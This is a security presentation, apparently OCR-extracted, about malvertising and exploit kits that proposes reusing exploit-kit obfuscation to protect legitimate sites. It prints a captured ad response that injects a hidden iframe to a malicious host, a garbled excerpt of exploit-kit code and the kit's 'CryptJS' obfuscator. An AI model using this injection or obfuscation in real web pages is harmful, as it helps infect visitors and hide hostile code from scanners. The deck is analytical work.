


# Malicious Links

- Cybercriminals inject malicious iframe links to compromised web sites or to malicious web sites
- Then may use phishing campaigns with links to those sites or simply wait for normal web traffic



# Victim Visits Infected Website





# Malvertising Infection on Yahoo

The screenshot shows the Fiddler Web Debugger interface. The left pane displays a list of intercepted HTTP requests. The right pane shows the details of the selected request, including headers, cookies, and the response body.

**Request List (Left Pane):**

#	Result	Protocol	Host	URL	Body	Content-Type
1...	304	HTTP	l.yimg.com	/rq/darla/2-5-7/html/r-sf...	0	
1...	200	HTTP	l.yimg.com	/zz/combo?nq/s/launch/co...	539,325	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/yucs/uh3/...	73,873	application/...
1...	200	HTTP	b.scorecardresearch.com	/p?c1=2&c2=7241469&c5...	43	image/gif
1...	304	HTTP	l.yimg.com	/d/lib/bc/bc_2.0.5.js	0	
1...	304	HTTP	l.yimg.com	/rq/darla/2-5-7/js/sfext-m...	0	
1...	200	HTTP	Tunnel to	ucs.query.yahoo.com:443	683	
1...	200	HTTPS	ucs.query.yahoo.com	/v1/console/yql?q=select...	204	text/javasc...
1...	302	HTTP	ad.yieldmanager.com	/st?ad_type=iframe&ad_s...	0	
1...	200	HTTP	ads.yahoo.com	/st?ad_type=iframe&ad_s...	6,139	
1...	200	HTTP	csc.beap.bc.yahoo.com	/yi?bv=1.0.0&bs=(135ue...	43	image/gif
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/7069/color-...	25,233	application/...
1...	200	HTTP	ads.yahoo.com	/imp?_cbv=3387525113&...	295	application/...
1...	200	HTTP	ads.yahoo.com	/get-user-id?ver=2&S=23...	0	text/javasc...
1...	200	HTTP	widget.uservoice.com	/GnqW94kJH38RyG8SOBi...	89,643	text/javasc...
css{1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/a/o/comm...	6,871	text/css; c...
1...	302	HTTP	slaptoniktons.net	/	0	text/html
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/common/...	11,053	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/templates...	210,827	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/templates...	122,002	application/...
1...	200	HTTP	l.yimg.com	/zz/combo?nq/att/131212...	153,016	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/7069/class...	29,685	application/...
css{1...	200	HTTP	l2.yimg.com	/zz/combo?nq/7069/widge...	856	text/css; c...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/mail/ui/w...	1,986	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/templates...	1,446	application/...
1...	200	HTTP	l2.yimg.com	/zz/combo?nq/s/mail/ui/fol...	7,366	application/...

**Request Details (Right Pane):**

**Request Headers:**

```
GET /imp?_cbv=3387525113&_msd=1&_xcf=0&Z=300x250&cb=1388751037.160322&P=%24%7bRS%7d%7cAi_SdWKL1bCiUNAPUsafeHrsUkqXalGqLwADY40%7c97850027
```

**Client:**

- Accept: \*/\*
- Accept-Encoding: gzip, deflate
- Accept-Language: en-us
- User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727)

**Cookies / Login:**

- Cookie

**Miscellaneous:**

Referer: http://ads.yahoo.com/st?ad\_type=iframe&ad\_size=300x250&site=1140947&section\_code=2355337551&cb=1388

**Transport:**

- Connection: Keep-Alive
- Host: ads.yahoo.com


**Response Body:**

```
document.write('<div style="display:none"><iframe src="http://slaptoniktons.net/" width=300 height=250></iframe></div>');
var mm_data = new Object();
mm_data.creative_id = 24321466;
mm_data.offer_type = 10;
mm_data.entity_id = 985264;

if (window.mm_crex_data) {mm_crex_data.push(24321466);}
```

# Use of Multiple Vulnerabilities

- Typically attempt to exploit multiple vulnerabilities in different applications
  - One vulnerability suffices for infection



# Using Obfuscation

- Obfuscation fails most static analyzers


[illegible]

```
c.ActiveXEnabled=true;break}}c.head=c.isDefined(document.getElementsByTagName)?document.getElementByTagName("head").firstChild:null;c.formatNum(((/\\w+\\.\\d+/).test(h)?RegExp.$1:"0.9");null;c.isSafari=(/Safari\\s*\\d+/).test(h)&& c.isOpera&&((/Version\\s*\\d+\\.\\d+/).test(h))||1)?parseFloat(RegExp.$1,10):null;c.addWinEvent("load",c.getVersionDelimiter;d;return -3)b=c[d.toLowerCase().replace(/s/g,"")];if(!b||!b.getVersion){return -3};c.garbage=false;if(c.isIE&&!c.ActiveXEnabled){if(!==c.java){return -2}}return 1},fPush:function(b,a){function(b){var c=this,a;if(c.isArray(b)){for(a=0;a<b.length;a++){if(b[a]===null){return }c.call(b[a]);};0;a>3?c[3]:0}}else{if(b.isFunc(c)){c(b)}}},$$isMinVersion:function(a){return function(h,g,d,c){var e=!a.isStrNum(g){return -3}if(f.getVersionDone!=1){f.getVersion(d,c);if(f.getVersionDone===null){f.getVersion(f.version,g,f)>=0?1:-1)}}return b},getVersionDelimiter:"",$getVersion:function(a){return function(g,d,c){if(f.getVersionDone=1){a.cleanup();b=(f.version||f.version0);return b?b.replace(a.splitNumRegx,a.getVersion(a.addEventListener){a.addEventListener(d,c,false)}else{if(a.attachEvent){a.attachEvent("on"+d,c)}else{}}(c))}},WLfuncs:[0],runWLfuncs:function(a){a.winLoaded=true;a.callArray(a.WLfuncs);if(a.onDoneEmpty){a.call(b)}else{a.fPush(b,a.WLfuncs)}}},div:null,divWidth:50,pluginSize:1,emptyDiv:function(){var c=this,d;if(d==0){for(e=b.childNodes.length-1;e>0;e--){b.removeChild(b.childNodes[e])}c.div.removeChild(b)}a.isFunc(a.WLfuncs[a.WLfuncs.length-1])){return }if(a.java){if(a.java.OTF==3){return }if(a.java.funcs&&g,d=this,f=null,b=d.getContainer(c),try{if(b&&b.firstChild){f=b.firstChild;if(a&&f){f.focus()}}catch(g){}}n.createElement("span").b.hf="<".var=function(f,s){var w=style.d;u;if(!w){return }v.outline="none";
```


## Exploit kit code

## Obfuscation

# Similarity of Challenges




# Leveraging Cybercriminals' Tactics



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# Using Exploit Kit Obfuscation for Defense



# Applying Obfuscation to Defensive Code


- If cybercriminals can protect their code with obfuscation, why can't legit sites do the same?

```

1 <?php
2
3 $code = 'var machine_infected = true;if (machine_infected == true)
4 { alert("machine infected!");} else { alert("machine is clean");}';
5 $code2 = "";
6 for ($i= 0; $i<strlen($code); $i++) {
7     $code2 .= urlencode(chr(ord($code[$i]) + 1));
8 }
9 ?>
10 <script>
11 ff ="";
12 cc = "<?php echo $code2; ?>";
13 // deobfuscate:
14 dd = unescape(cc);
15 for (var i=0; i< dd.length; i++) {
16     ff +=String.fromCharCode(dd.charCodeAt(i) - 1);
17 }
18 eval(ff);
19
20 </script>

```

```
1 <script>  
2 ff = "";  
3 cc = "%wbs%21nbdijof%60jogfdufe%21%3E%21usvf%3Cjg%21%29nbdijof%60jogfdufe%21%3E%3E%21usvf*%21%7C%0Abmfsu%29%23nbdijof%21jogfdufe%22%23*%3C%7E%21fmt%  
4 // deobfuscate:  
5 dd = unescape(cc);  
6 for (var i=0; i< dd.length; i++) {  
7     ff +=String.fromCharCode(dd.charCodeAt(i) - 1);  
8 }  
9 eval(ff);  
10 </script>
```



# Use of Obfuscation for Legit Code

- The idea in general is not new
- Suggested in the past for
  - Hindering hacker attacks
  - Protecting Intellectual Property (IP)
- Already used by some applications (e.g. Oracle's Java cryptography code)
- A recent study about “unhackable” obfuscation for legit apps <sup>(1)</sup>
- Similarly, some bank sites are pure Flash
- Here we discuss using techniques from malicious code

(1) <http://www.wired.com/wiredscience/2014/02/cryptography-breakthrough/all/>





# Using Exploit Kit Obfuscation Code: CryptJS


```
function CryptJS($string){  
  
    $crypt_key = ((rand() % 2) * 2) + 2;  
    $crypt_cookie = "e";  
  
    /*$string = str_split($string);  
    for ($i = 0, $content = ""; $i < count($string); $i++){  
        $content .= (ord($string[$i]) / $crypt_key) . "*" . $crypt_cookie . ",";  
    }*/  
  
    list($n,$content) = crypt2($string);  
  
    /*$string = str_split("eval");  
    for ($i = 0, $content_eval = ""; $i < count($string); $i++){  
        $content_eval .= (ord($string[$i]) / $crypt_key) . "*" . $crypt_cookie . ",";  
    }  
  
    //$content = substr($content, 0, -1);  
    $content_eval = substr($content_eval, 0, -1);*/  
  
    return '</script><textarea style="display:none">' . $content . '</textarea><style>#c0  
{background: url(data:,vaString.fromCharCode)}</style><script>' . trim(JSMin::minify(self::RandomezeVa  
r('
```

# Using Exploit Kit Obfuscation Code: CryptJS


```
<?php
include("../js.php");

echo "<body><script>".JS::CryptJS('document.write(\'<!DOCTYPE html>\'+
\'<html lang="en">\'+
\'<head>\'+
